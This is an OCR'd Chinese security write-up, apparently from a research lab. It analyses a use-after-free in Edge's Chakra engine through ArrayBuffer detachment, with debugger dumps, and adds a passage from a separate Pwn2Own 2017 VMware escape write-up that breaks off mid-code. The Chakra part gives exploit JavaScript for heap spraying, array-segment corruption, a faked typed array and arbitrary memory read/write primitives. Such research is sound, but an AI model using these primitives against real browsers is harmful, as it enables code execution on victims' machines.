chakra!Js::ArrayBuffer::DetachAndGetState+0x40:
00007ffc`29338060 4885c0          test    rax,rax
0:010> kn
 # Child-SP          RetAddr           Call Site
00 00000036`be1fb280 00007ffc`2919286c chakra!Js::ArrayBuffer::DetachAndGetState+0x40
01 00000036`be1fb2b0 00007ffc`2911fce3 chakra!Js::TransferablesHolder::DetachAll+0xa0
02 00000036`be1fb310 00007ffc`297aa77e chakra!Js::MissingPropertyTypeHandler::IsObjTypeSpecEquivalent+0x31623
03 00000036`be1fb870 00007ffc`297aa69e edgehtml!CSCASerializationContext::CloneStreamFromVar+0xaa
04 00000036`be1fb8f0 00007ffc`29b7973d edgehtml!CJScript9Holder::CloneStreamFromVar+0x56
05 00000036`be1fb940 00007ffc`2a301bca edgehtml!CMessagePort::CloneStreamFromVar+0x45
06 00000036`be1fb990 00007ffc`297c4450 edgehtml!CMessagePort::PrepDataStream+0xbe
07 00000036`be1fb9f0 00007ffc`2a301f9a edgehtml!CMessagePort::PostMessageHelper+0x5c
08 00000036`be1fba70 00007ffc`2a304994 edgehtml!CMessagePort::Var_postMessage+0x5e
09 00000036`be1fbad0 00007ffc`2a3049c4 edgehtml!CAbstractWebWorker::Var_postMessage+0x14
0a 00000036`be1fbb10 00007ffc`29f92e37 edgehtml!CWebWorker::Var_postMessage+0x24
0b 00000036`be1fbb50 00007ffc`29bdd995 edgehtml!CFastDOM::CWorker::Trampoline_postMessage+0x57
0c 00000036`be1fbba0 00007ffc`28f21aa7 edgehtml!CFastDOM::CWorker::Profiler_postMessage+0x25
0d 00000036`be1fbbd0 00007ffc`290e72e3 chakra!Js::JavascriptExternalFunction::ExternalFunctionThunk+0x177
0e 00000036`be1fbcb0 00007ffc`28f3e2bd chakra!amd64_CallFunction+0x93
0f 00000036`be1fbd10 00007ffc`28f41ab7 chakra!Js::InterpreterStackFrame::OP_CallCommon<Js::OpLayoutDynamicProfile<Js::OpL
10 00000036`be1fbdb0 00007ffc`28f45b42 chakra!Js::InterpreterStackFrame::OP_ProfiledCallIWithICIndex<Js::OpLayoutT_CallIW
11 00000036`be1fbe30 00007ffc`28f43da2 chakra!Js::InterpreterStackFrame::ProcessProfiled+0x132
12 00000036`be1fbec0 00007ffc`28f47e70 chakra!Js::InterpreterStackFrame::Process+0x142
13 00000036`be1fbf20 00007ffc`28f495b5 chakra!Js::InterpreterStackFrame::InterpreterH[illegible]r+0x4a3
14 00000036`be1fc340 00000186`e9960fc2 chakra!Js::InterpreterStackFrame::InterpreterThunk+0x55
```

会调用 Js::ArrayBufferDetachedStateBase *__fastcall

Js::ArrayBuffer::DetachAndGetState—>

chakra!Js::ArrayBuffer::ClearParentsLength 把对象的长度清掉

```
0:010> r
rax=00000186e95af7a0 rbx=00000186e96a5640 rcx=00007ffc293386a0
rdx=00000186e9800e00 rsi=0000000003a96020 rdi=00000186e60c21e0
rip=00007ffc2933807a rsp=00000036be1fb280 rbp=00000186e6066a20
 r8=00000186e6077da0  r9=0000000000000000 r10=0101010101010101
r11=0000000000000001 r12=00000186e9b48c40 r13=0000017ee4264c00
r14=0000000000000000 r15=00000186e9b58200
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
chakra!Js::ArrayBuffer::DetachAndGetState+0x5a:
00007ffc`2933807a e8bdfdffff      call    chakra!Js::ArrayBuffer::ClearParentsLength (00007ffc`29337e3c)
0:010> dq rsp
00000036`be1fb280  00000186`e96a5640 00000186`e9c00000
00000036`be1fb290  00000186`00010000 ffffffff`fffffffe
00000036`be1fb2a0  00000186`e60c21e0 00007ffc`2919286c
00000036`be1fb2b0  00000186`e96a5640 00000000`00000008
00000036`be1fb2c0  00000000`00000001 00000036`be1fb960
00000036`be1fb2d0  ffffffff`fffffffe 00000186`e60c21e0
00000036`be1fb2e0  00000000`00000001 00000036`be1fb418
00000036`be1fb2f0  00000186`e6068040 00000000`00000001
0:010> dqs 00000186`e96a5640
00000186`e96a5640  00007ffc`293f6dd0 chakra!Js::JavascriptArrayBuffer::`vftable'
00000186`e96a5648  00000186`e96a2ec0
00000186`e96a5650  00000000`00000000
00000186`e96a5658  00000000`00000000
00000186`e96a5660  00000186`e95af7a0
00000186`e96a5668  00000000`00000000
00000186`e96a5670  00000000`00000000
00000186`e96a5678  00000001`00000000
00000186`e96a5680  00007ffc`29400c10 chakra!Js::CustomExternalObject::`vftable'
00000186`e96a5688  00000186`e962c700
00000186`e96a5690  00000000`00000000
00000186`e96a5698  00000000`00000000
00000186`e96a56a0  00007ffc`298d19d0 edgehtml!CPrototypeTypeOperations::CPrototypeTypeFinalizer
00000186`e96a56a8  00000000`00000000
00000186`e96a56b0  00000000`00000000
00000186`e96a56b8  00000000`00000000
```

此时还没有清掉内存，后续函数会把内存释放掉。

4）然而在变量 view 中却仍然保留着 buffer 对象缓冲区的引用，所以造成 UAF 漏洞。

下面内存是 view 对象的，此时 View 对 buffer 对象申请的缓冲区的引用仍然存在，也就是地址并没有清零

```
0:010> dd rcx
00000186`e9800e00  293f3c80 00007ffc e96a2ac0 00000186
00000186`e9800e10  00000000 00000000 00000000 00000000
00000186`e9800e20  00004000 00000000 e96a7cc0 00000186
00000186`e9800e30  00000004 00000000 e9c00000 00000186
00000186`e9800e40  0000001a 00000100 e95f6900 00000186
00000186`e9800e50  e95d7db0 00000186 290e7430 00007ffc
00000186`e9800e60  00000000 00000000 29587f10 00007ffc
00000186`e9800e70  00000101 00000000 e960aec0 00000186
```

此时我们看一下内存情况，buffer 对象申请的缓冲区是不能被访问的

```
0:010> dd 00000186`e9c00000
00000186`e9c00000  ???????? ???????? ???????? ????????
00000186`e9c00010  ???????? ???????? ???????? ????????
00000186`e9c00020  ???????? ???????? ???????? ????????
00000186`e9c00030  ???????? ???????? ???????? ????????
00000186`e9c00040  ???????? ???????? ???????? ????????
00000186`e9c00050  ???????? ???????? ???????? ????????
00000186`e9c00060  ???????? ???????? ???????? ????????
00000186`e9c00070  ???????? ???????? ???????? ????????
```

```
0:010> !address 00000186`e9c00000

Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
*** Failure in mapping Heap (80004005: ExtRemoteTyped::Field: unable to retrieve field 'BaseAddress' at 2ef)
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  Free
Base Address:           00000186`e9c00000
End Address:            00000187`e9c00000
Region Size:            00000001`00000000
State:                  00010000    MEM_FREE
Protect:                00000001    PAGE_NOACCESS
Type:                   <info not present at the target>
```

已经被系统给回收了。

这样我们再占位这内存后，利用 view 对象去操作这块内存就造成了 UAF 漏洞。

2. 漏洞利用&Pwn

漏洞原因已经比较清晰了，but, How to Pwn?继续分析，

利用技术要点：

1）UAF 漏洞在释放 buffer 对象的缓冲区后，紧接着通过分配 Array 来占用已释放的缓冲区内存。OOB 漏洞不需要前面的释放 buffer 对象缓冲区代码，最终占位的是缓冲区 4G 后的空间。


代码如下 ：

```
for(var i=0;i<0x1000;i+=1)

{

arr[i]=new Array(0x800);

arr[i][1]=25959;

arr[i][0]=0;

 }
```


2）通过 write 向占位的 arr 写入标记，然后检测 arr 定位到占位成功的 arr。OOB 漏洞调用 write 写的时候，索引 begin 和 end 都需要加上 0x40000000。

```
for(var i=0;i<0x1000;i+=1)

{

arr[i]=new Array(0x800);

arr[i][1]=25959;

arr[i][0]=0;

write(0x0e,0x00010,0x1000,1851880825);

if(arr[i][0]==1851880825)

{
```

1851880825 这个奇怪数值是什么呢？程序员看到这个数字大脑绝对是崩溃的，其实 1851880825 是”yuange”字符串中的”yuan”,25959 是”yuange”中的”ge”,占位成功的话就拼接出”yuange”这个字符串。



然后利用占位的数组，精心的构造一个对象，




0x6e617579 是标记，0x6567 也是一个标记

```
//arr[i+1](arrvar) 的数据区紧邻 arr[i](arrint)的数据区，都在释放了的 buffer 对象的缓冲区空间内

arr[i+1]=new Array(0x400);

arr[i+1][1]=buffer;

arr[i+1][0]=0;

getarrint(i);

 }

 }
```

函数 getarrint 的定义如下：


```
function getarrint(i)
```

```
{

arr[i].length=0x10000;

arrint=arr[i];

arrvar=arr[i+1];

write(0x09,0x001000,0x100000,0x0001000);

write(0x0a,0x001000,0x100000,0x0001000);

}

//这里两个 write 修改占位成功的 arrint  对象的 segment  的 size 和 length  字段
```




下面可以看到已经成功修改了 segment 的 size 和 length 字段

之前这个对象内存如下 0x00000002 代表存储 int 的个数,从后面的内存可以看到，这里存储了 0x6e617579 和 0x00006567 两个值，0x6e617579 是 JIT 代码写进来的，覆盖了 arr[i][0]=0 这个值。



修改这个有什么作用呢？其实此时已经得到了一个长度为 0x1000 的 seg，

seg 中元素个数为 0x1000,此时就能越界对后面内存进行读写访问了。



这个先放在这，后面要用到。下一步就是伪造一个 fakeview，进而完成任意地址读写。

3)此时的内存布局如下 ：

```
Buffer--------> ---------------------------

| 0x20  内存块头部|

Arrint.seg--------->| |

| |

| |

| 0x3000  内存块|

| |

| |

Arrvar.seg———>| |

| |

| |

| |

| |
```

内存就是下面这样，注意连个地址之间相隔 0x3020,中间是占位产生的数据

arrint 是 NativeIntArray, 其 seg 的 size 为 0x802，每个元素的长度为 4byte，共为 0x802*4+0x20+0x18=0x2040bytes 长度，然后因为内存页对齐的原因为 0x3000byte，所以中间空余了 0x3000。此时我们可以通过 arrint 越界去读写 arrvar 的 buffer 部分了，这就已经完成对象地址的泄露了。

```
function getobjadd(myvar)

{

   arrvar[3]=myvar;

   uint32[0]=arrint[0xc06];

   return    arrint[0xc07]*0x100000000+uint32[0];

}
```

4)紧接着通过调用 fakeview 函数来伪造一个完全可控的 TypedArray 对象 myview 实现任意地址读写。

```
var buffer1 =    new ArrayBuffer(0x100);

var view1       =    new Uint32Array(buffer1);

var view2       =    new Uint32Array(buffer1);

var view3       =    new Uint32Array(buffer1);
```

```
var view4       =    new Uint32Array(buffer1);

function fakeview( )

{

arrint.length=0xffff0000;    //arrint 长度修改
```

```
0:010> dq rcx
00000186`e97e3640  00007ffc`29402d88 00000186`e96a3040
00000186`e97e3650  00000000`00000000 00000000`00020005
00000186`e97e3660  00000000`ffff0000 00000186`e9c00020
00000186`e97e3670  00000186`e9c00020 00000186`e95af700
00000186`e97e3680  00007ffc`29402d88 00000186`e96a3040
00000186`e97e3690  00000000`00000000 00000000`00020005
00000186`e97e36a0  00000000`00000800 00000186`e99db020
00000186`e97e36b0  00000186`e99db020 00000186`e95af700
```

```
arrvar[0]=buffer1;

arrvar[1]=view2;

arrvar[2]=0;

//修改 arrint  的 segment.next  指向 view2+0x28

write(0x00000d,0x001000,0x100000,arrint[0xc03]);

write(0x00000c,0x001000,0x100000,arrint[0xc02]+0x28);
```

```
00000187`e9c0012e 46892483        mov     dword ptr [rbx+r8*4],r12d ds:00000186`e9c00034=00000000
0:010> r
rax=0000000000000001 rbx=00000186e9c00000 rcx=00000186e9800e00
rdx=0000000000100000 rsi=00000186e95d68c4 rdi=00000036be1fb240
rip=00000187e9c0012e rsp=00000036be1faf10 rbp=00000036be1fafb0
 r8=000000000000000d  r9=0000000000001000 r10=0001000000000186
r11=0000000000000001 r12=0000000000000186 r13=0001000000000186
r14=0001000000001000 r15=000100000000000d
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
00000187`e9c0012e 46892483        mov     dword ptr [rbx+r8*4],r12d ds:00000186`e9c00034=00000000
```

```
0:010> r
rax=0000000000000001 rbx=00000186e9c00000 rcx=00000186e9800e00
rdx=0000000000100000 rsi=00000186e95d68c4 rdi=00000036be1fb240
rip=00000187e9c0012e rsp=00000036be1faf10 rbp=00000036be1fafb0
 r8=000000000000000c  r9=0000000000001000 r10=00010000e9800da8
r11=0000000000000001 r12=00000000e9800da8 r13=00010000e9800da8
r14=0001000000001000 r15=000100000000000c
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
00000187`e9c0012e 46892483        mov     dword ptr [rbx+r8*4],r12d ds:00000186`e9c00030=00000000
```

View+0x28 位置是存放的 buffer1 对象的地址:

```
0:010> dq 0x00000186e9800da8
00000186`e9800da8  00000186`e96a5300 00000000`00000004
00000186`e9800db8  0000017e`e425bd40 00007ffc`293f4290
00000186`e9800dc8  00000186`e96a2ac0 00000000`00000000
00000186`e9800dd8  00000000`00000000 00000000`00000040
00000186`e9800de8  00000186`e96a5300 00000000`00000004
00000186`e9800df8  0000017e`e425bd40 00007ffc`293f3c80
00000186`e9800e08  00000186`e96a2ac0 00000000`00000000
00000186`e9800e18  00000000`00000000 00000000`00000000
```

使用 arrint[0xc00]越界就可以获取到 buffer1 对象地址 0x186-e96a5300 低 4 字节。

```
0:010> dqs  00000186`e96a5300
00000186`e96a5300  00007ffc`293f6dd0 chakra!Js::JavascriptArrayBuffer::`vftable'
00000186`e96a5308  00000186`e96a2ec0
00000186`e96a5310  00000000`00000000
00000186`e96a5318  00000000`00000000
00000186`e96a5320  00000186`e95af780
00000186`e96a5328  00000186`e95d7060
00000186`e96a5330  0000017e`e425bd40
00000186`e96a5338  00000000`00000100
00000186`e96a5340  00007ffc`29403778 chakra!Js::PropertyRecord::`vftable'
00000186`e96a5348  363224ce`0000052e
00000186`e96a5350  0000001c`00000000
00000186`e96a5358  00520054`00540041
00000186`e96a5360  00540055`00420049
00000186`e96a5368  004f004e`005f0045
00000186`e96a5370  00000000`00450044
00000186`e96a5378  00000000`00000000
0:010> dqs  00000186`e96a5300
00000186`e96a5300  00007ffc`293f6dd0 chakra!Js::JavascriptArrayBuffer::`vftable'
00000186`e96a5308  00000186`e96a2ec0
00000186`e96a5310  00000000`00000000
00000186`e96a5318  00000000`00000000
00000186`e96a5320  00000186`e95af780
00000186`e96a5328  00000186`e95d7060
00000186`e96a5330  0000017e`e425bd40
00000186`e96a5338  00000000`00000100
00000186`e96a5340  00007ffc`29403778 chakra!Js::PropertyRecord::`vftable'
00000186`e96a5348  363224ce`0000052e
00000186`e96a5350  0000001c`00000000
00000186`e96a5358  00520054`00540041
00000186`e96a5360  00540055`00420049
00000186`e96a5368  004f004e`005f0045
00000186`e96a5370  00000000`00450044
00000186`e96a5378  00000000`00000000
```

```
uint32[0]=arrint[0xc00];
index=uint32[0];
//中间使用 unit32[0]是用来做符号转换的，index 就是 buffer1 对象的地址低 4 字节。因为 seg.next 指向 view2+0x28,view2+0x28 的值为 buffer1,所以下一个 seg 的 seg.left 就是 buffer1 的低 4 字节，这个段的索引号就是从 index 开始。
```

Seg 的头长度 0x18，后面接的是具体数组数据，这样 0x28+0x18=0x40，view2 对象的长度是 0x40，这时候 seg 的数组数据区域就刚好指向下一个 view 对象 0x186`e9800dc0，可能是紧挨着的 view1 或者 view3。

```
//通过越界读复制 view1 或者 view3  对象的 0x40 字节到 view4  的 buff  区域
for(var i=0;i<0x10;i++) view4[i]=arrint[index+i];
//恢复 segment.next
```

```
write(0x0d,0x0001000,0x100000,0);
write(0x0c,0x0001000,0x100000,0);
```

View4 对象内存如下，View4 的 buffer 地址为 0x17e-e425ae40，现在这个已经是我们伪造出来的 myview 的结构体部分

```
0:010> dq rcx
00000186`e9800d00  00007ffc`293f4290 00000186`e96a2ac0
00000186`e9800d10  00000000`00000000 00000000`00000000
00000186`e9800d20  00000000`00000040 00000186`e96a5300
00000186`e9800d30  00000000`00000004 0000017e`e425ae40
00000186`e9800d40  00007ffc`293f4290 00000186`e96a2ac0
00000186`e9800d50  00000000`00000000 00000000`00000000
00000186`e9800d60  00000000`00000040 00000186`e96a5300
00000186`e9800d70  00000000`00000004 0000017e`e425ae40
```

myview 的内存布局如下：

```
0:010> dq rcx
0000017e`e425ae40  00007ffc`293f4290 00000186`e96a2ac0
0000017e`e425ae50  00000000`00000000 00000000`00000000
0000017e`e425ae60  00000000`00000040 00000186`e96a5300
0000017e`e425ae70  00000000`00000004 0000017e`e425ae40
0000017e`e425ae80  00000000`00000000 00000000`00000000
0000017e`e425ae90  00000000`00000000 00000000`00000000
0000017e`e425aea0  00000000`00000000 00000000`00000000
0000017e`e425aeb0  00000000`00000000 00c00000`00000000
```

```
arrint[0xc04]=view4[0x0e];
arrint[0xc05]=view4[0x0f];
// view4[0xe]和 view4[0x0f]对应的就是 view4 引用的 buffer1 对象的数据缓冲区，也就是伪造的 myview 对象的地址，取出来保存到 arrvar[2]位置。这样就把伪造的 view 对象通过 arrvar[2]做对象引出，可以 JS 直接引用。
myview=arrvar[2];
}
```

得到了需要的伪造的 TypedArray 对象 myview，整个对象结构体在 view4 里，可以通过 view4 去修改。myview 的内存布局如下：

```
0:010> dq rcx
0000017e`e425ae40  00007ffc`293f4290 00000186`e96a2ac0
0000017e`e425ae50  00000000`00000000 00000000`00000000
0000017e`e425ae60  00000000`00000040 00000186`e96a5300
0000017e`e425ae70  00000000`00000004 0000017e`e425ae40
0000017e`e425ae80  00000000`00000000 00000000`00000000
0000017e`e425ae90  00000000`00000000 00000000`00000000
0000017e`e425aea0  00000000`00000000 00000000`00000000
0000017e`e425aeb0  00000000`00000000 00c00000`00000000
```

myview 是 Uint32Array 对象,结构体中存了一个 64 位数组数据缓冲区指针，我们已经具备了修改这个对象结构的能力，那么我们可以通过修改这个指针，通过类型数组做到任意地址读写。

5)此时 myview 便伪造成功 ,由于 myview 整个都在 view4 的 buff 空间中 ,所以 view4 可以对 myview 进行任意读写 ,而此时 myview 也被 edge 识别为 Uint32Array 对象类型。即可实现任意读写，代码如下 ：

```
function readuint32(address)

{

view4[0x0e]=address%0x100000000;

view4[0x0f]=address/0x100000000;

return myview[0];

}

function writeuint32(address,num)

{

view4[0x0e]=address%0x100000000;

view4[0x0f]=address/0x100000000;

myview[0]=num;

}
```

加上前面已经实现的任意对象地址读取

```
function getobjadd(myvar)

{

   arrvar[3]=myvar;

   uint32[0]=arrint[0xc06];

   return    arrint[0xc07]*0x100000000+uint32[0];
```

```
}
```

这样可以获取任意我们需要的对象地址，然后读写和修改对象数据，继续 bypass 各种利用缓解措施，得到代码执行能力等，从这里开始就获得了和上帝一样的能力。


0x04 漏洞攻击(Fire Now!!!)

攻击效果就是百发百中，指哪打哪。

0x05 漏洞精华

笔者才疏学浅，深知自己不能完全领会漏洞利用的全部，但是也总结一下调试过程中发现漏洞利用精华和奇妙的地方，

1）这个漏洞在没有占位成功的时候，向已经释放的内存中写入数据并不会导致程序崩溃，这就大大的增加了漏洞利用程序的稳定性。



调试的时候，发现这个 buffer 在没有完成占位的情况下，对 buffer 的写入操作并不会崩溃,这个异常会被 edge 自己处理掉 ,不会导致崩溃发生 ,这样就会让 exploit 程序非常的稳定。也是非常感叹这是两个非常好用的神洞啊。也就是文中前面留下的那个神秘问题。

2） 漏洞利用精髓自然是 DVE 方法精确的数据控制能力，通过漏洞的内存修改能力,修改 arrint 对象的 seg 的数据结构,然后 arrint 和 arrvar 互相配合实现类型混淆，可以对对象任意读写伪造，这和 cve-2014-6332 的 DVE 利用代码的两个数组交错修改具有异曲同工之秒。完成任意地址读写，然后通过修改对象数据，打开“上帝模式”。

0xFF 总结

通过上述分析，笔者逐渐领悟到 DVE 技术的精髓：通过修改关键数据结构来获取任意数据操纵的能力，这就是袁哥所说的“上帝之手”。然后借”上帝之手”绕过 dep+alsr+cfg+rfg 等漏洞防御技术 ,最后配合内核漏洞 ,完成整个 Exploit Chain 的攻击。感谢分析过程中 yuange 的指导和实验室小伙伴的帮助，笔者能力有限，分析有误的地方还望大家指出。最后，欢迎对二进制漏洞研究感兴趣的小伙伴加入腾讯湛泸实验室，发送简历到 yuangeyuan@tencent.com。

部分关键利用代码 ：

```
for(var i=0;i<0x1000;i+=1)

{

    arr[i]=new Array(0x800);

    arr[i][1]=25959;

    arr[i][0]=0;

    write(0x0e,0x00010,0x1000,1851880825);

    if(arr[i][0]==1851880825)

    {

        arr[i+1]=new Array(0x400);
```

```
        arr[i+1][1]=buffer;

        arr[i+1][0]=0;

        getarrint(i);

        fakeview();

        document.write("<br><br> find i="+i+"<br>");

        bypassdepcfg();

        break;

    }

}

function getarrint(i)

{

   arr[i].length=0x10000;

   arrint=arr[i];

   arrvar=arr[i+1];

   write(0x09,0x001000,0x100000,0x0001000);

   write(0x0a,0x001000,0x100000,0x0001000);

}

function fakeview( )
```

```
{

    arrint.length=0xffff0000;

    arrvar[0]=buffer1;

    arrvar[1]=view2;

    arrvar[2]=0;

    write(0x0d,0x001000,0x100000,arrint[0xc03]);

    write(0x0c,0x001000,0x100000,arrint[0xc02]+0x28);

    uint32[0]=arrint[0xc00];

    index=uint32[0];

    for(var i=0;i<0x10;i++) view4[i]=arrint[index+i];

    write(0x0d,0x0001000,0x100000,0);

    write(0x0c,0x0001000,0x100000,0);

    arrint[0xc04]=view4[0x0e];

    arrint[0xc05]=view4[0x0f];

    myview=arrvar[2];

}
```

Pwn2Own 2017 利用一个堆溢出漏洞实现 VMware 虚拟机逃逸

译者：kelwin
译文来源：【知乎】https://zhuanlan.zhihu.com/p/27733895

1. 介绍

2017 年 3 月 ,长亭安全研究实验室(Chaitin Security Research Lab)参加了 Pwn2Own 黑客大赛，我作为团队的一员，一直专注于 VMware Workstation Pro 的破解，并成功在赛前完成了一个虚拟机逃逸的漏洞利用。（很不）幸运的是，就在 Pwn2Own 比赛的前一天（3 月 14 日），VMware 发布了一个新的版本，其中修复了我们所利用的漏洞。在本文中，我会介绍我们从发现漏洞到完成利用的整个过程。感谢@kelwin 在实现漏洞利用过程中给予的帮助，也感谢 ZDI 的朋友，他们近期也发布了一篇相关博客，正是这篇博文促使我们完成本篇 writeup。

本文主要由三部分组成：首先我们会简要介绍 VMware 中的 RPCI 机制，其次我们会描述本文使用的漏洞，最后讲解我们是如何利用这一个漏洞来绕过 ASLR 并实现代码执行的。

2. VMware RPCI 机制

VMware 实现了多种虚拟机（下文称为 guest）与宿主机（下文称文 host）之间的通信方式。其中一种方式是通过一个叫做 Backdoor 的接口，这种方式的设计很有趣，guest 只需在用户态就可以通过该接口发送命令。VMware Tools 也部分使用了这种接口来和 host 通信。我们来看部分相关代码（摘自 open-vm-tools 中的 lib/backdoor/backdoorGcc64.c）：

```
void
Backdoor_InOut(Backdoor_proto *myBp) // IN/OUT
{
    uint64 dummy;

    __asm__ __volatile__(
#ifdef __APPLE__
            /*
              * Save %rbx on the stack because the Mac OS GCC doesn't want us to
              * clobber it - it erroneously thinks %rbx is the PIC register.
              * (Radar bug 7304232)
```

```
             */
            "pushq %%rbx"                   "\n\t"
#endif
            "pushq %%rax"                   "\n\t"
            "movq 40(%%rax), %%rdi" "\n\t"
            "movq 32(%%rax), %%rsi" "\n\t"
            "movq 24(%%rax), %%rdx" "\n\t"
            "movq 16(%%rax), %%rcx" "\n\t"
            "movq    8(%%rax), %%rbx" "\n\t"
            "movq      (%%rax), %%rax" "\n\t"
            "inl %%dx, %%eax"              "\n\t"    /* NB: There is no inq instruction */
            "xchgq %%rax, (%%rsp)"    "\n\t"
            "movq %%rdi, 40(%%rax)" "\n\t"
            "movq %%rsi, 32(%%rax)" "\n\t"
            "movq %%rdx, 24(%%rax)" "\n\t"
            "movq %%rcx, 16(%%rax)" "\n\t"
            "movq %%rbx,    8(%%rax)" "\n\t"
            "popq                  (%%rax)" "\n\t"
#ifdef __APPLE__
            "popq %%rbx"                    "\n\t"
#endif
          : "=a" (dummy)
          : "0" (myBp)
          /*
            * vmware can modify the whole VM state without the compiler knowing
            * it. So far it does not modify EFLAGS. --hpreg
